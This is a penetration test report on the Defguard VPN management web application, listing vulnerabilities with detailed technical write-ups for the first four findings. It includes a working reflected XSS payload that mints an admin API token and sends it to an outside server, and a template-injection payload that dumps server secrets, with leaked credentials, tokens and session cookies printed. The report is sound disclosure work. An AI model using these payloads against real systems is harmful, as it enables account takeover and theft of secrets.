

SECURITY ASSESSMENT 2025-09-02

[illegible]

Table of Contents

TABLE OF CONTENTS	2
CHANGELOG	4
OBJECTIVES AND SCOPE	5
OBJECTIVES	5
SCOPE	5
TEST METHODOLOGY	6
STANDARDS AND RECOMMENDATIONS	6
CVSS GROUP	6
INFO	6
LOW	6
MEDIUM	6
HIGH	6
CRITICAL	6
LIST OF VULNERABILITIES	7
LIST OF VULNERABILITIES BY CVSS GROUP	8
CRITICAL	8
HIGH	8
MEDIUM	8
LOW	8
INFO	8
REPORT SUMMARY	8
VULNERABILITIES	9
DG25-18: REFLECTED CROSS-SITE SCRIPTING (XSS) LEADING TO FULL ACCOUNT TAKEOVER	10
TECHNICAL DETAILS	10
DG25-3: API TOKENS OF INACTIVE USERS ARE NOT BEING INVALIDATED	12
TECHNICAL DETAILS	12
DG25-8: SERVER-SIDE TEMPLATE INJECTION (SSTI)	14
TECHNICAL DETAILS	14
DG25-9: BROKEN ACCESS CONTROL - UNAUTHORISED GROUP LISTING AND DELETION	17

TECHNICAL DETAILS	17
DG25-15: TOTP BRUTE-FORCING DUE TO LACK OF RATE LIMITING	21
TECHNICAL DETAILS	21
DG25-19: CLICKJACKING VULNERABILITY	22
TECHNICAL DETAILS	22
DG25-22: OPENID APPS DO NOT RESPECT SCOPE	24
DESCRIPTION	24
TECHNICAL DETAILS	24
DG25-23: OPENID APPS REMAIN AUTHORIZED EVEN AFTER THE SCOPE CHANGE	26
DESCRIPTION	26
TECHNICAL DETAILS	26
DG25-1: LOGIN ENUMERATION	28
TECHNICAL DETAILS	28
DG25-12: USER CAN BYPASS ONLY_CLIENT_ACTIVATION FEATURE	29
TECHNICAL DETAILS	29
DG25-13: USER CAN SEE CONFIGURATION EVEN WHEN THIS OPTION IS NOT VISIBLE IN GUI	30
TECHNICAL DETAILS	30
DG25-14: PLAIN-TEXT PASSWORDS STORED IN LOGS	31
TECHNICAL DETAILS	31
DG25-16: HTML INJECTION - PASSWORD RESET	32
TECHNICAL DETAILS	32
DG25-17: OPEN REDIRECT	33
TECHNICAL DETAILS	33
DG25-20: DISABLED OPENID APPS STILL GENERATE CODE	34
TECHNICAL DETAILS	34
DG25-25: ACCESS TOKEN IS NOT BEING REVOKED WHEN OPENID APP BECOMES DISABLED	36
TECHNICAL DETAILS	36
DG25-32: LOGS CONTAINS LICENSE KEY	38
TECHNICAL DETAILS	38
DG25-10: LACK OF SERVER-SIDE DATA VALIDATION DURING THE ENROLMENT PROCESS	39
TECHNICAL DETAILS	39
DG25-11: IMPROPER HANDLING OF USER-PROVIDED INPUT LEADS TO PANIC	40
TECHNICAL DETAILS	40
DG25-21: HTML INJECTION - OPENID LOGIN	42
TECHNICAL DETAILS	42
DG25-24: RFC 6749 VIOLATION - CODE CAN BE USED MORE THAN ONCE DUE TO RACE CONDITION	43
TECHNICAL DETAILS	43
DG25-31: SOME USERS MIGHT BE BLOCKED FROM ACCESSING DEFGUARD VIA OPENID	45
TECHNICAL DETAILS	45

Changelog

Document version	Change date	Author	Description
1.0	2025-09-02	Adam Frankowski Paweł Hałdrzyński Mateusz Goik Łukasz Dolata Tomasz Targiel	First version of document

Objectives and scope

Objectives

This report presents results of penetration tests committed between 2025-08-04 and 2025-08-29 to assess possible security issues of Defguard.

Scope

Test was conducted with white-box approach, with full access to the running instance and application's source code.

Version of the test instance was 1.5.0-alpha1. It was set up on dedicated VPS with IP address [REDECTED].

Test Methodology

Standards and recommendations

Our testing procedures are based on the OWASP standards and guidelines, including the following:

- Application Security Verification Standard
- Web Security Testing Guide
- Top Ten Web Application Security Risks

“Thick client” application testing procedures are based on OWASP standards and guidelines OWASP Thick Client Top 10 Project

Mobile application tests are conducted using OWASP standards and methodology, including:






- Top Ten Mobile Application Security Risks
- OWASP Mobile App Security – OWASP MASTG
- Mobile Application Security Verification Standard

Security assessment of network architecture is conducted using multiple tools, including open-source software (e.g. nmap, socat, busybox), commercial software (e.g. Burp Suite Professional) and own made scripts and programs made by pentesting team for the purpose of this assessment.

We do not, however, limit ourselves to the abovementioned practices, and extended our approach to also cover business logic and to use our experience and creativity for identification of more complex or publicly unknown security problems

CVSS Group

Identified vulnerabilities classified according to the following scheme:

	Info	CVSS 0.0	The issue is not a security vulnerability but results from a stray off the best practice. Over time, however, it may become a security problem due to the application's "living" nature or a discovery of new vulnerabilities and/or means of their exploitation. An example of such an issue is a – so called – self-XSS.
	Low	CVSS 0.1-3.9	Exploitation of such a vulnerability does not pose direct risk related to the loss of confidentiality, integrity or availability of information processed by the application subject to the assessment. Low-severity vulnerabilities typically allow for discovery and gathering of data of lesser importance e.g., such that could help better understand application's internals (e.g., stack traces, software version numbers, system paths etc.).
	Medium	CVSS 4.0-6.9	Exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application but its results are quantitatively or qualitatively limited or relatively hard to achieve. Medium-severity vulnerability may be – for example – a Cross-Site Scripting in case when a session cookie does not have a httpOnly flag set.
	High	CVSS 7.0-8.9	Exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application when additional conditions apply. For example, there is access to the database via an SQL-Injection in functions available only for administrative account.
	Critical	CVSS 9.0-10.0	Exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application. The impact is highly severe (e.g., unauthorised access to the server's operating system) or large scale (e.g., unauthorised access to the database via an SQL-Injection).

It must be remembered, though, that the real severity of a vulnerability is related to the business, technological and regulatory environments in which the application is to be developed, maintained and operated. Our expert judgement can support the risk assessment process and suggest the ways of improvement, but all decisions must be made by the persons responsible for information and business security within the organisation. We shall be happy to assist should need be.

List of vulnerabilities

ID	CLASS		DESCRIPTION
DG25-18	High	• • • •	Reflected Cross-Site Scripting (XSS) leading to full account takeover
DG25-3	Medium	• • •	API Tokens of inactive users are not being invalidated
DG25-8	Medium	• • •	Server-Side Template Injection (SSTI)
DG25-9	Medium	• • •	Broken access control - Unauthorised group listing and deletion
DG25-15	Medium	• • •	TOTP brute-forcing due to lack of rate limiting
DG25-19	Medium	• • •	Clickjacking vulnerability
DG25-22	Medium	• • •	OpenID apps do not respect scope
DG25-23	Medium	• • •	OpenID apps remain authorized even after the scope change
DG25-1	Low	• •	Login enumeration
DG25-12	Low	• •	User can bypass only_client_activation feature
DG25-13	Low	• •	User can see configuration even when this option is not visible in GUI
DG25-14	Low	• •	Plain-text passwords stored in logs
DG25-16	Low	• •	HTML Injection - password reset
DG25-17	Low	• •	Open redirect
DG25-20	Low	• •	Disabled OpenID apps still generate code
DG25-25	Low	• •	Access token is not being revoked when OpenID app becomes disabled
DG25-32	Low	• •	Logs contains license key
DG25-10	Info	•	Lack of server-side data validation during the enrolment process
DG25-11	Info	•	Improper handling of user-provided input leads to panic
DG25-21	Info	•	HTML Injection - OpenID login
DG25-24	Info	•	RFC 6749 violation - code can be used more than once due to race condition
DG25-31	Info	•	Some users might be blocked from accessing Defguard via OpenID

List of vulnerabilities by CVSS Group

Critical

0

High

1

Medium

7

Low

9

Info

5

Report summary

A security assessment of the Defguard web application was performed, revealing a range of vulnerabilities with varying levels of severity. The most critical issue identified is a high-severity Reflected Cross-Site Scripting (XSS) vulnerability ([DG25-18](#)), which could be exploited through social engineering to achieve a full account takeover by stealing API tokens.

Several vulnerabilities were classified as medium severity. These include a Server-Side Template Injection (SSTI) ([DG25-8](#)) that allows an authenticated administrator to leak sensitive environment variables, such as database credentials and application secrets. A broken access control flaw ([DG25-9](#)) was discovered, enabling a standard, non-privileged user to list and delete user groups, including administrative ones, potentially leading to privilege degradation across the application. Furthermore, the system fails to invalidate API tokens for inactive users ([DG25-3](#)), allowing deactivated administrators to retain access to the API and even reactivate their own accounts. The Time-based One-Time Password (TOTP) verification process lacks rate limiting ([DG25-15](#)), making it susceptible to brute-force attacks. A Clickjacking vulnerability ([DG25-19](#)) was also found on the login panel, which could be used to deceive users into submitting their credentials to an attacker. Additionally, several issues were identified within the OpenID implementation, where applications do not correctly respect assigned scopes, granting access to more user data than authorized ([DG25-22](#)), and failing to revoke user consent when an application's scope is modified by an administrator ([DG25-23](#)).

The assessment also uncovered several low-severity and informational findings. These include username enumeration on the login page ([DG25-1](#)), the ability for users to bypass server-side restrictions on manual WireGuard client configuration ([DG25-12](#)) and view device configurations even when the feature is disabled in the UI ([DG25-13](#)). Multiple instances of HTML injection were found in the password reset and OpenID functionalities ([DG25-16](#), [DG25-21](#)), which could facilitate phishing attacks. The application is also vulnerable to an open redirect ([DG25-17](#)). Several issues relate to improper data handling, such as storing plain-text passwords and license keys in logs ([DG25-14](#), [DG25-32](#)), and a lack of server-side validation during user enrolment ([DG25-10](#)). Other findings include disabled OpenID applications still generating authorization codes ([DG25-20](#)), active access tokens not being revoked when an OpenID application is disabled ([DG25-25](#)), and a race condition that allows a single authorization code to be used multiple times in violation of RFC 6749 ([DG25-24](#)). Lastly, improper handling of user input can cause a server panic ([DG25-11](#)), and the username creation logic for OpenID could prevent some legitimate users from registering ([DG25-31](#)).

Thank you for letting us once again perform the security assessment of this application. We hope our efforts will help increase its security level and, hence, of the services provided by Defguard.

Vulnerabilities

Page intentionally left blank

DG25-18: Reflected Cross-Site Scripting (XSS) leading to full account takeover


Severity: **High**

Technical details

1. Non-logged-in user visits below link:

`https://defguard.dvpnsec.net/auth/login?r=javascript:alert(document.domain)`

2. After providing username and password and clicking Login button, XSS will be executed.



The main issue with above payload, is that this is a pre-auth XSS. It executes after clicking Login button - but before assigning the user's session. To bypass this limitation - we've used the `window.open` - to open the Defguard in the new window - where user will be finally logged in - thus the session will be assigned to the user. As soon as the user becomes logged in - we're utilizing `XMLHttpRequest` to create new API Token via `/api/v1/user/admin/api_token` and send its result back to `isec.pl`.

Proof of Concept - full account takeover:

1. Non-logged-in user visits below link:

```
https://defguard.dvpnsec.net/auth/login?r=javascript:window.open('https://defguard.dvpnsec.net');var xmlhttp = new XMLHttpRequest();xmlhttp.onreadystatechange = (e) => {window.location='https://isec.pl?%2bxmlhttp.responseText';xmlhttp.open("POST", "/api/v1/user/admin/api_token");xmlhttp.setRequestHeader("Content-Type", "application/json");xmlhttp.send(JSON.stringify({ "name": "qweqwe123xxxxxx", "username": "admin" })))
```

2. After providing username and password and clicking Login button, XSS will be executed.
3. `window.open()` assigns session to the current DOM.
4. `XMLHttpRequest` sends request to `/api/v1/user/admin/api_token` which creates new API Token.
5. API Token value is being send back to the attacker server via `window.location`:

`https://isec.pl/?{%22token%22:%22dg-ZAf9lWt6tJShBD6KzahF475GfDSAzAJa%22}`

6. Attacker has now access to the freshly created API Token and can use it to perform operation on behalf of admin:

Request:

```
GET /api/v1/me HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer dg-ZAf9lWt6tJShBD6KzahF475GfDSAzAJa
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Fri, 08 Aug 2025 13:59:38 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 456
```

```
{
  "authorized_apps": [
    [...]
  ]
}
```

```
],  
  "email": "admin@defguard",  
  "email_mfa_enabled": false,  
  "enrolled": true,  
  "first_name": "DefGuard",  
  "groups": [  
    "admin"  
  ],  
  "id": 1,  
  "is_active": true,  
  "is_admin": true,  
  "last_name": "Administrator",  
  "ldap_pass_requires_change": false,  
  "mfa_enabled": false,  
  "mfa_method": "None",  
  "phone": "",  
  "totp_enabled": false,  
  "username": "admin"  
}
```

DG25-3: API Tokens of inactive users are not being invalidated

Severity: **Medium**

Technical details

Application only verifies if API token belongs to user with administrative privileges. However, it does not verify if user is active or not. This leads to the scenario, that inactive admins cannot log in to the application - but still can use their API tokens. User `testtest` has administrative rights but is inactive:

Request:

```
GET /api/v1/user/testtest HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=3Tsm0vtETUdRVedNYJDJvnHH
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 11:52:29 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 363
```

```
{
  "devices": [],
  "security_keys": [],
  "user": {
    "authorized_apps": [],
    "email": "phtest2@isec.pl",
    "email_mfa_enabled": false,
    "enrolled": true,
    "first_name": "Test1xxxx",
    "groups": ["admin"],
    "id": 2,
    "is_active": false,
    "is_admin": true,
    "last_name": "Test",
    "ldap_pass_requires_change": false,
    "mfa_enabled": false,
    "mfa_method": "None",
    "phone": "",
    "totp_enabled": false,
    "username": "testtest"
  }
}
```

Nonetheless, this user still can access the Defguard REST via their API token:

Request:

```
GET /api/v1/me HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer dg-ArCeAQ9klHfs5YhekQf4ySkIUXUoT4wF
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 11:53:37 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 322
```

```
{
  "authorized_apps": [],
  "email": "phtest2@isec.pl",
  "email_mfa_enabled": false,
  "enrolled": true,
  "first_name": "Test1xxxx",
  "groups": ["admin"],
  "id": 2,
  "is_active": false,
  "is_admin": true,
  "last_name": "Test",
  "ldap_pass_requires_change": false,
  "mfa_enabled": false,
  "mfa_method": "None",
  "phone": "",
  "totp_enabled": false,
  "username": "testtest"
}
```

Moreover, the deactivated user can use this API token to activate their account:

Request:

```
PUT /api/v1/user/testtest HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer dg-ArCeAQ9klHfs5YhekQf4ySkIUXUoT4wF
Content-Length: 321
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Content-Type: application/json
```

```
{
  "authorized_apps": [],
  "email": "phtest2@isec.pl",
  "email_mfa_enabled": false,
  "enrolled": true,
  "first_name": "Test1xxxx",
  "groups": ["admin"],
  "id": 2,
  "is_active": true,
  "is_admin": true,
  "last_name": "Test",
  "ldap_pass_requires_change": false,
  "mfa_enabled": false,
  "mfa_method": "None",
  "phone": "",
  "totp_enabled": false,
  "username": "testtest"
}
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 11:57:41 GMT
Server: Caddy
```

X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4

null

DG25-8: Server-Side Template Injection (SSTI)

Severity: **Medium**


Technical details

A security vulnerability was identified in the web application where an authenticated administrator can inject malicious Tera templates that, when rendered, can leak sensitive environment variables. This includes database credentials, application secrets, and certificate file paths. Although the attacker needs administrative privileges to exploit this vulnerability, it is often the case that not all administrators have direct access to the underlying infrastructure (VPS entrance through SSH or database credentials) - thus such data exposure should not be allowed, as it may result in privilege escalation and lateral movement.

The vulnerability occurs due to improper validation of user-provided Tera templates before rendering them. An attacker with administrative access can craft a specially designed Tera template (enrolments welcome-message) that, when processed by the server, extracts and displays environment variables that contain sensitive information.

The exact mechanism involves the use of template syntax to access environment variables, which are then rendered as part of the output.

Enrolment welcome-message with embedded Tera template `get_env()` functions can be created either in the web application's UI:



or directly by sending PUT request to the server:

Request:

```
PUT /api/v1/settings HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=zKv0ID25Ytom8nansXbqP9W5
Content-Length: 4410
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https://defguard.dvpnsec.net
Referer: https://defguard.dvpnsec.net/admin/enrollment
```

```
{"challenge_template": "Please read this carefully:\n\nClick to sign to prove you are in possession of your private key to the account.\nThis request will not trigger a blockchain transaction or cost any gas"}
```

```

fees.", "enrollment_use_welcome_message_as_email": true, "enrollment_vpn_step_optional": true, "enrollment_welcome_email":
: "Dear {{ first_name }} {{ last_name }},\n\nBy completing the enrollment process, you now have access to all company
systems.\n\nYour login to all systems is: {{ username }}\n\n## Company systems\n\nHere are the most important
company systems:\n\n- defguard: {{ defguard_url }} - where you can change your password and manage your VPN
devices\n\n- our chat system: https://chat.example.com - join our default room #TownHall\n\n- knowledge base:
https://example.com ... \n\n- our JIRA: https://example.atlassian.net... \n\n## Governance\n\nTo kickoff your
onboarding, please get familiar with:\n\n- our employee handbook: https://knowledgebase.example.com/Welcome\n\n-
security policy: https://knowledgebase.example.com/security\n\nIf you have any questions contact our HR: \nJohn Hary
- mobile +48 123 123 123\n\nThe person that enrolled you is: \n{{ admin_first_name }} {{ admin_last_name }}, \nemail:
{{ admin_email }}\n\nmobile: {{ admin_phone }}\n\n--\n\nSent by defguard {{ defguard_version }}\n\nStar us on GitHub!
https://github.com/defguard/defguard", "enrollment_welcome_email_subject": "[defguard] Welcome message after
enrollment", "enrollment_welcome_message": "==== ENV: General ==== \n\nPATH = {{ get_env(name=\"PATH\") }} \n\nHOSTNAME
= {{ get_env(name=\"HOSTNAME\") }} \n\nHOME = {{ get_env(name=\"HOME\") }} \n\n\n==== ENV: Core Secrets
==== \n\nDEFGUARD_AUTH_SECRET = {{ get_env(name=\"DEFGUARD_AUTH_SECRET\") }} \n\nDEFGUARD_GATEWAY_SECRET = {{
get_env(name=\"DEFGUARD_GATEWAY_SECRET\") }} \n\nDEFGUARD_YUBIBRIDGE_SECRET = {{
get_env(name=\"DEFGUARD_YUBIBRIDGE_SECRET\") }} \n\nDEFGUARD_SECRET_KEY = {{ get_env(name=\"DEFGUARD_SECRET_KEY\")
}} \n\nDEFGUARD_DEFAULT_ADMIN_PASSWORD = {{ get_env(name=\"DEFGUARD_DEFAULT_ADMIN_PASSWORD\") }} \n\n\n==== ENV:
Database Credentials ==== \n\nDEFGUARD_DB_HOST = {{ get_env(name=\"DEFGUARD_DB_HOST\") }} \n\nDEFGUARD_DB_PORT = {{
get_env(name=\"DEFGUARD_DB_PORT\") }} \n\nDEFGUARD_DB_USER = {{ get_env(name=\"DEFGUARD_DB_USER\") }} \n\nDEFGUARD_DB_PASSWORD = {{
get_env(name=\"DEFGUARD_DB_PASSWORD\") }} \n\nDEFGUARD_DB_NAME = {{
get_env(name=\"DEFGUARD_DB_NAME\") }} \n\n\n==== ENV: URLs and Web Configuration ==== \n\nDEFGUARD_URL = {{
get_env(name=\"DEFGUARD_URL\") }} \n\nDEFGUARD_ENROLLMENT_URL = {{ get_env(name=\"DEFGUARD_ENROLLMENT_URL\") }} \n\nDEFGUARD_PROXY_URL = {{
get_env(name=\"DEFGUARD_PROXY_URL\") }} \n\nDEFGUARD_WEBAUTHN_RP_ID = {{
get_env(name=\"DEFGUARD_WEBAUTHN_RP_ID\") }} \n\nDEFGUARD_COOKIE_INSECURE = {{
get_env(name=\"DEFGUARD_COOKIE_INSECURE\") }} \n\nDEFGUARD_LOG_LEVEL = {{ get_env(name=\"DEFGUARD_LOG_LEVEL\") }} \n\n\n==== ENV: GRPC Certificates and Keys ==== \n\nDEFGUARD_GRPC_CERT = {{
get_env(name=\"DEFGUARD_GRPC_CERT\") }} \n\nDEFGUARD_GRPC_KEY = {{ get_env(name=\"DEFGUARD_GRPC_KEY\") }} \n\nDEFGUARD_PROXY_GRPC_CA = {{
get_env(name=\"DEFGUARD_PROXY_GRPC_CA\") }} \n\n\n==== ENV: OpenID Key ==== \n\nDEFGUARD_OPENID_KEY = {{
get_env(name=\"DEFGUARD_OPENID_KEY\") }} \n\n", "gateway_disconnect_notifications_enabled": false, "gateway_disconnect_notifications_inactivity_threshold": 5, "gateway_disconnect_notifications_reconnect_notification_enabled": false, "instance_name": "Defguard", "ldap_bind_username": "cn=admin,dc=example,dc=org", "ldap_enabled": false, "ldap_group_member_attr": "uniqueMember", "ldap_group_obj_class": "groupOfUniqueNames", "ldap_group_search_base": "ou=groups,dc=example,dc=org", "ldap_groupname_attr": "cn", "ldap_is_authoritative": false, "ldap_member_attr": "memberOf", "ldap_sync_enabled": false, "ldap_sync_groups": [], "ldap_sync_interval": 300, "ldap_sync_status": "OutOfSync", "ldap_tls_verify_cert": true, "ldap_use_starttls": false, "ldap_user_auxiliary_obj_classes": ["simpleSecurityObject", "sambaSamAccount"], "ldap_user_obj_class": "inetOrgPerson", "ldap_user_search_base": "ou=users,dc=example,dc=org", "ldap_username_attr": "cn", "ldap_uses_ad": false, "main_logo_url": "/svg/logo-defguard-white.svg", "nav_logo_url": "/svg/defguard-nav-logo.svg", "openid_create_account": true, "openid_enabled": true, "openid_username_handling": "RemoveForbidden", "smtp_encryption": "StartTLS", "webhooks_enabled": true, "wireguard_enabled": true, "worker_enabled": true}

```

Response:

```

HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Tue, 05 Aug 2025 09:36:51 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4

```

null

Once new user is created and his enrolments process finishes - he is presented with leaked underlying infrastructure secrets (such as database credentials or main admin password):

Enrollment Wizard

https://defguard-enroll.dvpnsec.net/enrollment

Enrollment

1. Welcome

2. Data verification

3. Create password

4. Configure VPN*

5. Finish

Your admin:

DefGuard Administrator

admin@defguard

Copyright © 2025 ISEC

Application version: 1.0.0

Configuration completed!

==== ENV: General ====

PATH = /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

HOSTNAME = 3043f19a1f7f

HOME = /root

==== ENV: Core Secrets ====

DEFGUARD_AUTH_SECRET = 9xdTCq5XaNscyqf6KuulhMdr5YwwAoyiSJsdphVdkhcljllukgnclxQ7q4PYYiq

DEFGUARD_GATEWAY_SECRET = rvUfNvU37TRGCCgNCIviXjBwRzpBlpfrPmaTj3Kdw6Jl9jqFhnliZtJPS2rnmwTir

DEFGUARD_YUBIBRIDGE_SECRET = k5z5xhH1HYp71LjzqJOy9BD2zgHR5e9Ixxw3BKIFuEMY8zi0gJyMBHpBc2NRlx5Vk

DEFGUARD_SECRET_KEY = 4ZDupDli7lxJ8UjyZm6JyRHuCgr1hsa57ZYJpjSrE6UcM9MQazsrEYpKrimGLKFh

DEFGUARD_DEFAULT_ADMIN_PASSWORD = 8TIES3dVsQjwEhTK

==== ENV: Database Credentials ====

DEFGUARD_DB_HOST = db

DEFGUARD_DB_PORT = 5432

DEFGUARD_DB_USER = defguard

DEFGUARD_DB_PASSWORD = ePhXQT56yK4XesAN

DEFGUARD_DB_NAME = defguard

==== ENV: URLs and Web Configuration ====

DEFGUARD_URL = https://defguard.dvpnsec.net

DEFGUARD_ENROLLMENT_URL = https://defguard-enroll.dvpnsec.net

DEFGUARD_PROXY_URL = https://proxy:50052

DEFGUARD_WEBAUTHN_RP_ID = defguard.dvpnsec.net

DEFGUARD_COOKIE_INSECURE = false

DEFGUARD_LOG_LEVEL = info

==== ENV: GRPC Certificates and Keys ====

DEFGUARD_GRPC_CERT = /ssl/defguard-grpc.crt

DEFGUARD_GRPC_KEY = /ssl/defguard-grpc.key

DEFGUARD_PROXY_GRPC_CA = /ssl/defguard-ca.pem

==== ENV: OpenID Key ====

DEFGUARD_OPENID_KEY = /keys/rsakey.pem

DG25-9: Broken access control - Unauthorised group listing and deletion

Severity: **Medium**

Technical details

In regard to Defguard web application (core functionality), we were able to discover broken vertical access control, where standard (not privileged) user is able to both - list and remove groups.

Such possibility is especially impactful when considering ability to remove admin group. This action can successfully degrade admin users to standard users - potentially rendering whole application unusable.

To showcase this vulnerability, unprivileged user `test_user` with `defguard_session=4yzkAw005vwM57Lq6hRn52ae` will be used:

Request:

```
GET /api/v1/me HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=4yzkAw005vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https://defguard.dvpnsec.net/activity
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13:30:25 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 370

{
  "authorized_apps": [],
  "email": "skosdsfjsijfisjiajfusfh7373263662hsdsydysydysydysy+test_user@yopmail.com",
  "email_mfa_enabled": false,
  "enrolled": true,
  "first_name": "Test",
  "groups": [],
  "id": 50,
  "is_active": true,
  "is_admin": false,
  "last_name": "User",
  "ldap_pass_requires_change": false,
  "mfa_enabled": false,
  "mfa_method": "None",
  "phone": "",
  "totp_enabled": false,
  "username": "test_user"
}
```

Based on the server's response above - we can clearly confirm that `test_user` is not an admin user (`"is_admin": false`).

Nonetheless, `test_user` is able to:

List groups:

Request:

```
GET /api/v1/group HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=4yzkAw005vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https://defguard.dvpnsec.net/me
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13:43:25 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
```

Content-Length: 38

```
{"groups":["admin","onlyAdminsGroup"]}
```

